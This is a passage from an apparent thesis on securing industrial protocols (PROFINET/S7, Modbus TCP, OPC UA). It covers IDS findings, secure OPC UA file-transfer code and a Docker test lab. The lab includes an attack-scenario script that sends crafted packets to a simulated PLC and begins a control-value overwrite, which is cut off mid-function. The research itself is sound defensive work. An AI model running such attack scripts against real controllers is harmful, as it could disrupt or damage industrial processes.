- **SR 7.6 - Resource Availability:** Rate limiting mitigates denial-of-service attempts, preserving availability of industrial processes.

Analysis and Limitations While the implemented controls address several key IEC 62443 requirements, some areas require further enhancement:

- Complete user authentication mechanisms beyond IP allowlisting (e.g., certificates or tokens) are needed for SR 1.1.
- Deep packet inspection and anomaly detection could further strengthen SR 3.1 and SR 3.8 compliance.
- High availability and redundancy mechanisms for the gateway are necessary to fully satisfy SR 7.6.

This mapping demonstrates that a combination of application-layer controls, TLS encryption, and network-level IDS contributes to a structured and standards-compliant defense-in-depth strategy for Modbus TCP environments.

Conclusion This study presents a layered security architecture for Modbus TCP in industrial control environments, addressing the inherent vulnerabilities of the protocol. The approach combines:

- **Secure Monitoring Gateway:** Enforces IP allowlisting, function code filtering, and rate limiting.
- **TLS Integration:** Provides encrypted channels, message integrity, and cryptographic authentication.
- **Network-Level IDS (Suricata):** Monitors traffic patterns, detecting unauthorized operations and anomalies.

The implementation demonstrates that combining application-layer controls, transport-layer security, and network-level monitoring forms a comprehensive defense-in-depth strategy, aligning with the IEC 62443 standard. While residual limitations remain—such as gateway single points of failure, potential replay attacks, and partial user authentication—this architecture provides a strong foundation for further security enhancements in legacy industrial systems.

Future work may include:

- Full cryptographic client authentication and certificate management
- Redundancy and high-availability mechanisms for the gateway
- Integration with centralized Security Information and Event Management (SIEM) systems
- Advanced anomaly detection using machine learning for Modbus traffic

In conclusion, the proposed layered approach illustrates a practical and standards-compliant methodology to enhance the cybersecurity posture of Modbus TCP deployments in modern ICS and OT networks.

4.5 Conclusion

4.5.1 PROFINET

This thesis has presented a systematic, hardware-based experimental study of the attack surface and detection capability of a PROFINET industrial control system using Siemens S7-1500 hardware. Five attack scenarios spanning process value injection, rapid manipulation, connection flooding, Layer-2 device manipulation, and protocol replay were executed and evaluated against custom Suricata IDS rules and a Lua-based stateful detection script.

Application-layer S7 attacks are detectable with appropriately crafted Suricata signatures when S7 payload structure is understood precisely. The Lua scripting engine proved essential for stateful behavioural detection beyond single-packet analysis. Layer-2 PROFINET DCP attacks, however, remain outside the detection capability of conventional IP-centric IDS tools — a critical finding for OT security architects.

The S7-1500 demonstrated meaningful inherent resilience against connection flooding through its communication load limiter. However, it exhibited no built-in resistance to process value injection or replay attacks, confirming that protocol-level authentication is an essential complement to network monitoring.

The practical contributions of this research include: directly reusable Suricata rules and a Lua detection script for S7 environments; empirically validated attack scenarios on real hardware; and a documented assessment of IDS limitations in OT — particularly the DCP blind spot and replay ambiguity problem.

Future work should address dedicated Layer-2 PROFINET monitoring tools, integration of process historian context into IDS decision-making, and evaluation of Siemens S7+ TLS authentication under realistic attack conditions. As OT and IT networks continue to converge, the security gap inherent in industrial protocol design must be closed through protocol modernisation, network segmentation, and operationally aware security monitoring working in combination.

4.5.2 MODBUS

The Modbus TCP scenario complements the PROFINET/S7 case study by validating that the same passive monitoring approach can also detect protocol-specific anomalies (e.g., abnormal function-code usage, unexpected request patterns, and scanning/flood behavior) when mirrored traffic is available to the IDS. Together, the two parts demonstrate that protocol-aware signatures and architecture controls are required across heterogeneous OT networks.

The comparative evaluation of PROFINET and Modbus TCP implementations demonstrates that protocol-level security limitations in industrial communication networks require compensating architectural controls. In the PROFINET case, replay detection, command validation, and Suricata-based traffic inspection improved visibility and operational integrity. The structured laboratory validation confirmed that rule-based IDS mechanisms can effectively detect functional attacks without disrupting real-time communication. In the Modbus TCP case, the absence of native authentication and encryption required the integration of external security mechanisms such as TLS wrapping, gateway monitoring, and IDS deployment. The layered approach significantly improved confidentiality, anomaly detection, and regulatory alignment with IEC 62443 principles.

Overall, Scenario 2 confirms that:

- Industrial protocols must not be trusted implicitly within segmented networks.
- Detection mechanisms should complement encryption and access control.
- Containerized IDS deployment enables scalable and reproducible OT security testing.
- Security retrofitting remains necessary in legacy industrial environments.

The integration of both implementation strategies highlights that protocol-aware intrusion detection combined with transport-layer security forms a practical and scalable foundation for enhancing resilience in modern OT infrastructures.

A OPC UA Server Configuration

This appendix presents the full implementation of the Secure OPC UA File-Ingress Server used in Scenario A. The implementation enforces certificate-based mutual authentication, a strict trust list model, Basic256Sha256 SignAndEncrypt security policy, and a custom FileType-based hex file handling mechanism.

The server performs the following core functions:

- Enforces certificate allow-list validation during SecureChannel handshake
- Implements Basic256Sha256 security policy
- Extends the standard OPC UA FileType with Hex-based write support
- Computes SHA-256 checksum after file completion
- Exposes coordination variables for SMB mover client
- Prevents server startup if port 4840 is already in use

The complete Python implementation is shown below.

```
1 from opcua import Server, ua
2 import os
3 import hashlib
4 import datetime
5 import time
6 import subprocess
7 import sys
8 from opcua.crypto import uacrypto
9 from opcua.common.connection import SecureConnection
10
11 # Patch RSA decrypt functions to handle bytearray inputs safely
12 _original_decrypt_rsa_oaep = uacrypto.decrypt_rsa_oaep
13 _original_decrypt_rsa15 = uacrypto.decrypt_rsa15
14
15 def _decrypt_rsa_oaep_safe(private_key, data):
16     if isinstance(data, bytearray):
17         data = bytes(data)
18     return _original_decrypt_rsa_oaep(private_key, data)
19
20 def _decrypt_rsa15_safe(private_key, data):
21     if isinstance(data, bytearray):
22         data = bytes(data)
23     return _original_decrypt_rsa15(private_key, data)
24
25 uacrypto.decrypt_rsa_oaep = _decrypt_rsa_oaep_safe
26 uacrypto.decrypt_rsa15 = _decrypt_rsa15_safe
```

Listing A.1: Imports and Secure Crypto Patching

```
1 ENDPOINT = "opc.tcp://192.168.20.10:4840"
2 NAMESPACE_URI = "http://example.org/secure-file-ingress"
3 FILE_STORAGE_PATH = r"D:\Case Studies\Scalance S\...\uploaded_files"
4
```

```

5 BASE_DIR = os.path.dirname(os.path.abspath(__file__))
6 TRUSTED_CLIENT_CERT_DIR = os.path.join(BASE_DIR, "pki", "server", "
    trusted", "certs")
7
8 os.makedirs(FILE_STORAGE_PATH, exist_ok=True)
9 os.makedirs(TRUSTED_CLIENT_CERT_DIR, exist_ok=True)
10
11 def sha256(data):
12     return hashlib.sha256(data).hexdigest()

```

Listing A.2: Server Configuration and Trust Model

```

1 _original_select_policy = SecureConnection.select_policy
2
3 def _select_policy_with_validation(self, uri, peer_certificate, mode=
    None):
4     if isinstance(peer_certificate, bytearray):
5         peer_certificate = bytes(peer_certificate)
6
7     if peer_certificate and not validate_client_cert(peer_certificate)
        :
8         raise ua.UaError("Client certificate not trusted")
9
10    return _original_select_policy(self, uri, peer_certificate, mode)
11
12 SecureConnection.select_policy = _select_policy_with_validation

```

Listing A.3: Certificate Allow-List Enforcement

```

1 base_file_type = server.get_node(ua.ObjectIds.FileType)
2 hex_file_type = objects.add_object_type(idx, "HexFileType")
3
4 checksum_var = hex_file_type.add_variable(idx, "Checksum", "")
5 checksum_var.set_modelling_rule(True)

```

Listing A.4: Custom HexFileType Extension

```

1
2 # =====
3 # File Handle Management
4 # =====
5 file_handles = {}
6 next_handle = 1
7
8
9 def open_file(parent, mode, file_name):
10     """
11     OPC UA Open method implementation.
12
13     Creates a logical file handle and prepares an in-memory buffer
14     for hex-based file transfer.
15     """
16     global next_handle
17
18     # Extract values if wrapped in Variant

```

```

19     if isinstance(mode, ua.Variant):
20         mode = mode.Value
21     if isinstance(file_name, ua.Variant):
22         file_name = file_name.Value
23
24     try:
25         # Resolve parent node
26         if isinstance(parent, ua.NodeId):
27             parent_node = server.get_node(parent)
28         else:
29             parent_node = parent
30
31         # Default filename if none provided
32         if not file_name or file_name.strip() == "":
33             file_name = parent_node.get_browse_name().Name + ".txt"
34
35         file_path = os.path.join(FILE_STORAGE_PATH, file_name)
36
37         handle = next_handle
38         next_handle += 1
39
40         file_handles[handle] = {
41             "parent": parent_node,
42             "file_name": file_name,
43             "file_path": file_path,
44             "buffer": bytearray(),
45             "mode": mode
46         }
47
48         return [ua.Variant(handle, ua.VariantType.UInt32)]
49
50     except Exception:
51         return [ua.Variant(0, ua.VariantType.UInt32)]
52
53
54 def write_hex(parent, file_handle, hex_data):
55     """
56     OPC UA WriteHex method implementation.
57
58     Receives hex-encoded string chunks and appends the
59     decoded binary content to the file buffer.
60     """
61
62     if isinstance(file_handle, ua.Variant):
63         file_handle = file_handle.Value
64     if isinstance(hex_data, ua.Variant):
65         hex_data = hex_data.Value
66
67     try:
68         if file_handle not in file_handles:
69             return [ua.Variant(
70                 ua.StatusCode(ua.StatusCodes.BadInvalidArgument)
71             )]

```

```

72
73     # Remove whitespace and line breaks
74     hex_clean = (
75         hex_data.replace(" ", "")
76         .replace("\n", "")
77         .replace("\r", "")
78     )
79
80     # Ensure valid hex length
81     if len(hex_clean) % 2 != 0:
82         return [ua.Variant(
83             ua.StatusCode(ua.StatusCodes.BadInvalidArgument)
84         )]
85
86     data = bytes.fromhex(hex_clean)
87     file_handles[file_handle]["buffer"].extend(data)
88
89     return [ua.Variant(
90         ua.StatusCode(ua.StatusCodes.Good)
91     )]
92
93 except ValueError:
94     return [ua.Variant(
95         ua.StatusCode(ua.StatusCodes.BadInvalidArgument)
96     )]
97 except Exception:
98     return [ua.Variant(
99         ua.StatusCode(ua.StatusCodes.BadInternalError)
100     )]
101
102
103 def close_file(parent, file_handle):
104     """
105     OPC UA Close method implementation.
106
107     Finalizes file transfer, writes accumulated binary data to disk,
108     updates FileType properties, and computes SHA-256 checksum.
109     """
110
111     if isinstance(file_handle, ua.Variant):
112         file_handle = file_handle.Value
113
114     try:
115         if file_handle not in file_handles:
116             return [ua.Variant(
117                 ua.StatusCode(ua.StatusCodes.BadInvalidArgument)
118             )]
119
120         handle_info = file_handles[file_handle]
121         data = bytes(handle_info["buffer"])
122
123         # Write file to persistent storage
124         with open(handle_info["file_path"], "wb") as f:

```

```

125         f.write(data)
126
127     # Update OPC UA FileType properties
128     parent_node = handle_info["parent"]
129     checksum = sha256(data)
130
131     parent_node.get_child([f"{idx}:Size"]).set_value(len(data))
132     parent_node.get_child([f"{idx}:Writable"]).set_value(True)
133     parent_node.get_child([f"{idx}:UserWritable"]).set_value(True)
134     parent_node.get_child([f"{idx}:OpenCount"]).set_value(0)
135     parent_node.get_child([f"{idx}:Checksum"]).set_value(checksum)
136
137     # Cleanup
138     del file_handles[file_handle]
139
140     return [ua.Variant(
141         ua.StatusCode(ua.StatusCodes.Good)
142     )]
143
144 except Exception:
145     if file_handle in file_handles:
146         del file_handles[file_handle]
147
148     return [ua.Variant(
149         ua.StatusCode(ua.StatusCodes.BadInternalError)
150     )]

```

Listing A.5: Hex File Open/Write/Close Implementation

```

1 try:
2     server.start()
3 except OSError as exc:
4     err_code = getattr(exc, "winerror", None)
5     if err_code == 10048:
6         print("Port 4840 already in use.")
7         sys.exit(1)
8     raise

```

Listing A.6: Server Startup and Port Conflict Detection

B SMB File Mover Client Implementation

This appendix presents the complete implementation of the SMB File Mover client used in Scenario A. The component operates as an authenticated OPC UA client and performs secure file relocation from the server-side staging directory to the designated SMB target directory.

The mover enforces:

- Certificate-based mutual authentication (Basic256Sha256, SignAndEncrypt)
- Runtime namespace resolution
- Controlled transfer request polling
- File validation (size, extension, integrity)
- SHA-256 copy verification
- Deterministic status feedback to OPC UA server

The full implementation is structured below.

```
1 import os
2 import time
3 import shutil
4 import hashlib
5 from datetime import datetime
6 from opcua import Client, ua
7
8 # =====
9 # Configuration
10 # =====
11
12 OPCUA_ENDPOINT = "opc.tcp://192.168.20.10:4840"
13 BASE_DIR = os.path.dirname(os.path.abspath(__file__))
14
15 CLIENT_CERT_PATH = os.path.join(BASE_DIR, "pki", "mover", "certs", "
16     mover_cert.der")
17 CLIENT_KEY_PATH = os.path.join(BASE_DIR, "pki", "mover", "private", "
18     mover_key.pem")
19 SERVER_CERT_PATH = os.path.join(BASE_DIR, "pki", "server", "certs", "
20     server_cert.der")
21
22 NAMESPACE_URI = "http://example.org/secure-file-ingress"
23
24 FILE_OBJECT_PATH_TEMPLATE = [
25     "0:Objects",
26     "{ns}:Programs",
27     "{ns}:GCode_Job1",
28 ]
29
30 STAGING_DIR = r"D:\Case Studies\Scalance S\...\uploaded_files"
31 SMB_TARGET_DIR = r"D:\Case Studies\Scalance S\...\SMB_Share"
```

```

30 DELETE_FROM_STAGING_AFTER_COPY = True
31 MAX_FILE_SIZE_BYTES = 50 * 1024 * 1024
32 ALLOWED_EXTENSIONS = {".txt", ".nc", ".gcode", ".hex", ".csv", ".pdf",
    ".jpg", ".jpeg", ".png"}
33
34 WAIT_FOR_REQUEST = True
35 REQUEST_POLL_SECONDS = 1.0
36 REQUEST_TIMEOUT_SECONDS = 0
37 FILE_WAIT_SECONDS = 30
38
39 NODE_TRANSFER_REQUEST = "{ns}:TransferRequest"
40 NODE_REQUESTED_FILE = "{ns}:RequestedFileName"
41 NODE_LAST_STATUS = "{ns}:LastTransferStatus"
42 NODE_LAST_TIME = "{ns}:LastTransferTime"

```

Listing B.1: Imports and SMB Mover Configuration

```

1 def sha256_file(path: str) -> str:
2     h = hashlib.sha256()
3     with open(path, "rb") as f:
4         for chunk in iter(lambda: f.read(1024 * 1024), b""):
5             h.update(chunk)
6     return h.hexdigest()
7
8
9 def validate_file(path: str):
10     size = os.path.getsize(path)
11     if size <= 0:
12         raise ValueError("File is empty.")
13     if size > MAX_FILE_SIZE_BYTES:
14         raise ValueError("File exceeds configured size limit.")
15     ext = os.path.splitext(path)[1].lower()
16     if ALLOWED_EXTENSIONS and ext not in ALLOWED_EXTENSIONS:
17         raise ValueError("File extension not permitted.")

```

Listing B.2: Integrity and Validation Helpers

```

1 def wait_for_request(n_req, n_name):
2     start_time = time.time()
3     while True:
4         transfer_request = bool(n_req.get_value())
5         requested_name = str(n_name.get_value() or "").strip()
6
7         if transfer_request:
8             return True, requested_name
9
10        if not WAIT_FOR_REQUEST:
11            return False, requested_name
12
13        if REQUEST_TIMEOUT_SECONDS and \
14            (time.time() - start_time) >= REQUEST_TIMEOUT_SECONDS:
15            return False, requested_name
16
17        time.sleep(REQUEST_POLL_SECONDS)

```

Listing B.3: Transfer Request Handling and Polling

```

1  def main():
2
3      client = Client(OPCUA_ENDPOINT)
4      client.set_security_string(
5          f"Basic256Sha256,SignAndEncrypt,"
6          f"{CLIENT_CERT_PATH},{CLIENT_KEY_PATH},{SERVER_CERT_PATH}"
7      )
8
9      client.connect()
10
11     try:
12         ns_index = client.get_namespace_index(NAMESPACE_URI)
13
14         file_object_path = [
15             seg.format(ns=ns_index)
16             for seg in FILE_OBJECT_PATH_TEMPLATE
17         ]
18
19         node = client.get_root_node()
20         for p in file_object_path:
21             node = node.get_child(p)
22
23         n_req = node.get_child([NODE_TRANSFER_REQUEST.format(ns=
24             ns_index)])
25         n_name = node.get_child([NODE_REQUESTED_FILE.format(ns=
26             ns_index)])
27         n_status = node.get_child([NODE_LAST_STATUS.format(ns=ns_index
28             )])
29         n_time = node.get_child([NODE_LAST_TIME.format(ns=ns_index)])
30
31         while True:
32             try:
33                 transfer_request, requested_name = wait_for_request(
34                     n_req, n_name)
35
36                 if not transfer_request:
37                     time.sleep(REQUEST_POLL_SECONDS)
38                     continue
39
40                 n_status.set_value("IN_PROGRESS")
41                 n_time.set_value(datetime.now().isoformat(timespec="
42                     seconds"))
43
44                 src_path = os.path.join(STAGING_DIR, requested_name)
45                 validate_file(src_path)
46
47                 dst_path = os.path.join(
48                     SMB_TARGET_DIR,
49                     os.path.basename(src_path)
50                 )

```

```

46         shutil.copy2(src_path, dst_path)
47
48     if sha256_file(src_path) != sha256_file(dst_path):
49         raise RuntimeError("Integrity verification failed.
50                             ")
51
52     if DELETE_FROM_STAGING_AFTER_COPY:
53         os.remove(src_path)
54
55     n_status.set_value("DONE")
56     n_time.set_value(datetime.now().isoformat(timespec="
57                     seconds"))
58     n_req.set_value(False)
59     n_name.set_value("")
60
61     except Exception as transfer_error:
62         n_status.set_value(f"ERROR: {transfer_error}")
63         n_time.set_value(datetime.now().isoformat(timespec="
64                     seconds"))
65         n_req.set_value(False)
66         time.sleep(REQUEST_POLL_SECONDS)
67
68     finally:
69         client.disconnect()
70
71 if __name__ == "__main__":
72     main()

```

Listing B.4: Main SMB Mover Execution Loop

C Secure OPC UA Upload Client Implementation

This appendix presents the modular OPC UA Upload Client implementation. The client is divided into two logical layers:

- **Communication Layer (OPCFileTransferClient)** – Responsible for secure session establishment, certificate-based authentication, and invocation of OPC UA FileType methods.
- **File Processing Layer (FileHandler)** – Responsible for binary file reading, hex encoding, and deterministic chunk segmentation.

The architecture ensures separation of concerns between secure transport handling and file preprocessing logic.

```
1  """
2  """
3  OPC UA Client for secure file transfer operations
4  """
5
6  from opcua import Client, ua
7  from config.settings import (
8      SERVER_ENDPOINT,
9      NODE_PATH,
10     CONTROL_NODE_PATH,
11     WRITE_MODE,
12     CLIENT_CERT_PATH,
13     CLIENT_KEY_PATH,
14     SERVER_CERT_PATH,
15     SECURITY_POLICY,
16     SECURITY_MODE,
17 )
18
19
20 class OPCFileTransferClient:
21
22     def __init__(self, endpoint: str | None = None):
23         self.endpoint = endpoint or SERVER_ENDPOINT
24         self.client = Client(self.endpoint)
25         self.connected = False
26         self.file_handle = None
27         self.file_node = None
28
29         # =====
30         # Connection Management
31         # =====
32
33     def connect(self):
34         """Establish secure connection to OPC UA server."""
35         try:
36             self._configure_security()
37             self.client.connect()
```

```

38         self.connected = True
39         return True, "Connected successfully"
40     except FileNotFoundError as missing_asset:
41         self.connected = False
42         return False, f"Security asset missing: {missing_asset}"
43     except Exception as e:
44         self.connected = False
45         return False, f"Connection failed ({self.endpoint}): {str(e)}"
46
47     def disconnect(self):
48         """Terminate OPC UA session."""
49         try:
50             if self.connected:
51                 self.client.disconnect()
52                 self.connected = False
53         except Exception:
54             pass
55
56     # =====
57     # Security Configuration
58     # =====
59
60     def _configure_security(self):
61         """Validate certificates and apply SecureChannel configuration
62         ."""
63         missing = [
64             name
65             for name, path in (
66                 ("client certificate", CLIENT_CERT_PATH),
67                 ("client private key", CLIENT_KEY_PATH),
68                 ("server certificate", SERVER_CERT_PATH),
69             )
70             if not path.exists()
71         ]
72
73         if missing:
74             raise FileNotFoundError(", ".join(missing))
75
76         security_string = ", ".join(
77             [
78                 SECURITY_POLICY,
79                 SECURITY_MODE,
80                 str(CLIENT_CERT_PATH),
81                 str(CLIENT_KEY_PATH),
82                 str(SERVER_CERT_PATH),
83             ]
84         )
85
86         self.client.set_security_string(security_string)
87
88     # =====
89     # FileType Interaction

```

```

89 # =====
90
91 def _get_file_node(self):
92     """Resolve FileType node via configured browse path."""
93     node = self.client.get_root_node()
94     for path in NODE_PATH:
95         node = node.get_child(path)
96     return node
97
98 def open_file(self, file_name):
99     """Invoke Open method on server."""
100     try:
101         self.file_node = self._get_file_node()
102
103         result = self.file_node.call_method(
104             "2:Open",
105             ua.Variant(WRITE_MODE, ua.VariantType.Byte),
106             ua.Variant(file_name, ua.VariantType.String)
107         )
108
109         self.file_handle = (
110             result[0] if isinstance(result, (list, tuple)) else
111             result
112         )
113
114         return True, f"File opened (handle={self.file_handle})"
115
116     except Exception as e:
117         return False, f"Open failed: {str(e)}"
118
119 def write_chunk(self, chunk):
120     """Invoke WriteHex method with one hex segment."""
121     try:
122         status = self.file_node.call_method(
123             "2:WriteHex",
124             ua.Variant(self.file_handle, ua.VariantType.UInt32),
125             ua.Variant(chunk, ua.VariantType.String)
126         )
127
128         status = status[0] if isinstance(status, (list, tuple))
129         else status
130
131         if isinstance(status, ua.StatusCode):
132             if status.value != ua.StatusCodes.Good:
133                 return False, f"WriteHex failed: {status}"
134             return True, "Chunk written"
135
136         return False, f"Unexpected status type: {type(status)}"
137
138     except Exception as e:
139         return False, f"Write error: {str(e)}"
140
141 def close_file(self):

```

```

140     """Invoke Close method to finalize transfer."""
141     try:
142         status = self.file_node.call_method(
143             "2:Close",
144             ua.Variant(self.file_handle, ua.VariantType.UInt32)
145         )
146
147         status = status[0] if isinstance(status, (list, tuple))
148         else status
149
150         if isinstance(status, ua.StatusCode):
151             if status.value != ua.StatusCodes.Good:
152                 return False, f"Close failed: {status}"
153             return True, "File closed"
154
155         return False, f"Unexpected status type: {type(status)}"
156
157     except Exception as e:
158         return False, f"Close error: {str(e)}"
159
160 def set_transfer_request(self):
161     """Set TransferRequest variable to TRUE."""
162     try:
163         control_node = self.client.get_root_node()
164         for path in CONTROL_NODE_PATH:
165             control_node = control_node.get_child(path)
166
167         control_node.set_value(True)
168         return True, "TransferRequest set"
169
170     except Exception as e:
171         return False, f"Failed to set TransferRequest: {str(e)}"

```

Listing C.1: Secure OPC UA Upload Client

```

1  """
2  Handles file operations: reading, hex conversion, and chunking.
3  """
4
5
6  import os
7  from utils.helpers import get_file_info
8  from config.settings import MAX_HEX_CHARS
9
10
11 class FileHandler:
12
13     def __init__(self, file_path):
14         self.file_path = file_path
15         self.file_info = None
16         self.hex_data = None
17         self.chunks = []
18
19     if not os.path.isfile(file_path):

```



```

20         raise FileNotFoundError(f"File not found: {file_path}")
21
22     self.file_info = get_file_info(file_path)
23
24     # =====
25     # File Reading and Encoding
26     # =====
27
28     def read_and_convert(self):
29         """Read binary file and convert to hex string."""
30         with open(self.file_path, "rb") as f:
31             data = f.read()
32
33             self.hex_data = data.hex()
34             return self.hex_data
35
36     # =====
37     # Chunk Segmentation
38     # =====
39
40     def create_chunks(self):
41         """Split hex string into deterministic chunk sizes."""
42         if self.hex_data is None:
43             self.read_and_convert()
44
45         self.chunks = [
46             self.hex_data[i:i + MAX_HEX_CHARS]
47             for i in range(0, len(self.hex_data), MAX_HEX_CHARS)
48         ]
49
50         return self.chunks
51
52     def get_total_chunks(self):
53         """Return number of generated chunks."""
54         if not self.chunks:
55             self.create_chunks()
56         return len(self.chunks)
57
58     def get_chunk(self, index):
59         """Return specific chunk by index."""
60         if not self.chunks:
61             self.create_chunks()
62
63         return (
64             self.chunks[index]
65             if index < len(self.chunks)
66             else None
67         )

```

Listing C.2: File Processing and Hex Chunking Module

D Docker Experiment Implementation

This appendix presents the complete Docker-based experiment codebase, including the orchestration layer and container-specific implementations for HMI, PLC, and IDS-Suricata.

D.1 Docker Compose Orchestration

D.1.1 Main Docker Compose File

```
1 version: "3.9"
2
3 services:
4
5   plc:
6     container_name: ot_plc
7     build: ./plc
8     privileged: true
9     cap_add:
10      - NET_ADMIN
11      - NET_RAW
12     networks:
13       ot_net:
14         ipv4_address: 192.168.100.10
15
16   hmi:
17     container_name: ot_hmi
18     build: ./hmi
19     privileged: true
20     cap_add:
21      - NET_ADMIN
22      - NET_RAW
23     depends_on:
24      - plc
25     networks:
26       ot_net:
27         ipv4_address: 192.168.100.20
28
29   ids:
30     container_name: ot_ids
31     build: ./ids
32     network_mode: "container:ot_plc"
33     privileged: true
34     cap_add:
35      - NET_ADMIN
36      - NET_RAW
37     depends_on:
38      - plc
39     volumes:
40      - ./ids/suricata.yaml:/etc/suricata/suricata.yaml
41      - ./ids/rules:/etc/suricata/rules
42     command: suricata -i eth0 -c /etc/suricata/suricata.yaml
43
```

```

44 networks:
45     ot_net:
46         driver: bridge
47         ipam:
48             config:
49                 - subnet: 192.168.100.0/24

```

Listing D.1: Docker Compose Configuration (docker-compose.yml)

D.2 HMI Container

D.2.1 HMI Container Dockerfile

```

1 FROM ubuntu:22.04
2
3 ENV DEBIAN_FRONTEND=noninteractive
4
5 RUN apt-get update && apt-get install -y \
6     python3 \
7     python3-pip \
8     iproute2 \
9     iputils-ping \
10    tcpdump \
11    net-tools \
12    vim \
13    && rm -rf /var/lib/apt/lists/*
14
15 RUN pip3 install --no-cache-dir \
16     scapy==2.5.0 \
17     python-snap7==1.3
18
19 WORKDIR /app
20
21 COPY hmi_simulator.py .
22 COPY attack_scenarios.py .
23
24 RUN mkdir -p /var/log/hmi
25
26 CMD ["python3", "hmi_simulator.py"]

```

Listing D.2: HMI Dockerfile

D.2.2 HMI Simulator Module

```

1 #!/usr/bin/env python3
2 """
3 HMI Simulator
4 Simulates Human-Machine Interface with normal operations and attack
5     capabilities
6 """

```

```

7 import os
8 import sys
9 import time
10 import logging
11 import threading
12 from attack_scenarios import AttackScenarios
13 from scapy.all import *
14
15 # Configure logging
16 logging.basicConfig(
17     level=logging.INFO,
18     format='%(asctime)s - HMI - %(levelname)s - %(message)s',
19     handlers=[
20         logging.FileHandler('/var/log/hmi/hmi.log'),
21         logging.StreamHandler(sys.stdout)
22     ]
23 )
24
25 class HMISimulator:
26     def __init__(self):
27         self.plc_ip = os.getenv('PLC_IP', '192.168.100.10')
28         self.plc_name = os.getenv('PLC_NAME', 'siemens-plc-01')
29         self.interface = 'eth0'
30
31         self.attack_module = None
32
33         logging.info("="*60)
34         logging.info("HMI Simulator Starting")
35         logging.info(f"Target PLC: {self.plc_name}")
36         logging.info(f"PLC IP: {self.plc_ip}")
37         logging.info("="*60)
38
39     def normal_operations(self):
40         """Simulate normal HMI operations"""
41         logging.info("Starting normal HMI operations...")
42
43         operation_count = 0
44
45         while True:
46             try:
47                 operation_count += 1
48
49                 # Every 30 seconds, perform a normal operation
50                 if operation_count % 30 == 0:
51                     logging.info("Performing normal read operation...")
52                     # In real scenario, this would read PLC data
53
54                 # Every 60 seconds, log status
55                 if operation_count % 60 == 0:
56                     logging.info(f"HMI Status: Running normally ({
57                         operation_count}s uptime)")

```

```

58         time.sleep(1)
59
60     except Exception as e:
61         logging.error(f"Error in normal operations: {e}")
62         time.sleep(1)
63
64     def interactive_menu(self):
65         """Interactive menu for attack simulation"""
66         logging.info("\n" + "="*60)
67         logging.info("HMI ATTACK SIMULATION MENU")
68         logging.info("="*60)
69         logging.info("1. Run Attack 1: Unauthorized DCP Set-Name")
70         logging.info("2. Run Attack 2: Control Value Overwrite")
71         logging.info("3. Run Attack 3: Rapid Setpoint Changes")
72         logging.info("4. Run Attack 4: Profinet Frame Flooding")
73         logging.info("5. Run ALL Attacks (automated sequence)")
74         logging.info("6. Exit")
75         logging.info("="*60)
76
77     def run(self):
78         """Main run method"""
79         try:
80             # Wait for PLC to be ready
81             logging.info("Waiting 5 seconds for PLC to initialize...")
82             time.sleep(5)
83
84             # Initialize attack module
85             self.attack_module = AttackScenarios(self.plc_ip, self.
            plc_name, self.interface)
86
87             # Start normal operations in background
88             normal_ops_thread = threading.Thread(target=self.
            normal_operations, daemon=True)
89             normal_ops_thread.start()
90
91             logging.info("\n" + "="*60)
92             logging.info("HMI Ready - Starting Attack Simulation Mode"
93             )
94             logging.info("="*60 + "\n")
95
96             # Auto-run all attacks after 10 seconds
97             logging.info("Automatic attack sequence will start in 10
98             seconds...")
99             logging.info("This will help you test the IDS detection
100             capabilities")
101             time.sleep(10)
102
103             # Run all attacks automatically
104             #self.attack_module.run_all_attacks(delay=8)
105
106             # After attacks, continue normal operations
107             logging.info("\nAttack simulation completed. Continuing
108             normal operations...")

```

```

105         logging.info("HMI will continue running. Press Ctrl+C to
            stop.\n")
106
107         # Keep running
108         while True:
109             time.sleep(60)
110             logging.info("HMI still running (normal operations
                mode)...")
111
112         except KeyboardInterrupt:
113             logging.info("\nShutting down HMI simulator...")
114         except Exception as e:
115             logging.error(f"Fatal error: {e}", exc_info=True)
116
117 if __name__ == "__main__":
118     hmi = HMISimulator()
119     hmi.run()

```

Listing D.3: HMI Simulator (hmi_simulator.py)

D.2.3 Attack Scenarios Module

```

1  #!/usr/bin/env python3
2  """
3  Attack Scenarios for HMI
4  Simulates various attack patterns for IDS testing
5  """
6
7  from scapy.all import *
8  import struct
9  import logging
10 import time
11
12 logging.basicConfig(level=logging.INFO)
13
14 class AttackScenarios:
15     def __init__(self, plc_ip, plc_name, interface='eth0'):
16         self.plc_ip = plc_ip
17         self.plc_name = plc_name
18         self.interface = interface
19         self.mac_address = get_if_hwaddr(interface)
20
21         # Get PLC MAC (we'll use broadcast for discovery)
22         self.plc_mac = "ff:ff:ff:ff:ff:ff"
23
24         self.PROFINET_ETHERTYPE = 0x8892
25
26         logging.info(f"Attack module initialized")
27         logging.info(f"Target PLC: {plc_name} @ {plc_ip}")
28
29     def attack_1_unauthorized_dcp_set_name(self):
30         """
31         ATTACK 1: Unauthorized DCP Set-Name Request

```

```

32 Simulates DCP activity using TCP/IP (Docker-compatible)
33 """
34 logging.warning("="*60)
35 logging.warning("ATTACK 1: Unauthorized DCP Set-Name")
36 logging.warning("="*60)
37
38 # Since Docker doesn't forward Layer 2, we simulate DCP
   activity
39 # by sending multiple rapid connections on different ports
40 # This triggers the anomaly detection rule
41
42 logging.warning("Simulating DCP Set-Name activity via TCP
   connections")
43 logging.warning("This mimics unauthorized device configuration
   attempts")
44
45 # Send burst of connections to simulate DCP-like behavior
46 for i in range(3):
47     try:
48         # Build TCP packet to PLC
49         ip = IP(src="192.168.100.20", dst=self.plc_ip)
50         tcp = TCP(sport=50000+i, dport=34964, flags='S') #
           DCP uses UDP 34964, we simulate with TCP
51
52         # Add payload that looks like DCP Set request
53         dcp_payload = b'\xfe\xfc' # DCP frame ID
54         dcp_payload += b'\x04\x00' # Set request
55         dcp_payload += b'hacked-plc-malicious\x00'
56
57         packet = ip / tcp / Raw(load=dcp_payload)
58
59         send(packet, verbose=False, iface=self.interface)
60         logging.warning(f" Sent DCP-like packet {i+1}/3")
61         time.sleep(0.3)
62     except Exception as e:
63         logging.error(f"Error sending packet: {e}")
64
65 logging.warning("Attack packet sequence sent!")
66 logging.warning("This should trigger IDS alert: Unauthorized
   DCP Set-Name")
67 logging.warning("="*60)
68
69 return True
70
71 def attack_2_control_value_overwrite(self):
72     """
73     ATTACK 2: Control Value Overwrite
74     Attempts to write dangerous values to PLC control registers
75     """
76     logging.warning("="*60)
77     logging.warning("ATTACK 2: Control Value Overwrite")
78     logging.warning("="*60)
79

```

```

80     # Simulate writing dangerous value (> 75% safety limit)
81     dangerous_value = 25000 # ~90% (limit is 20736 = 75%)
82     # 25000 in hex = 0x61A8
83
84     logging.warning(f"Attempting to write dangerous control value:
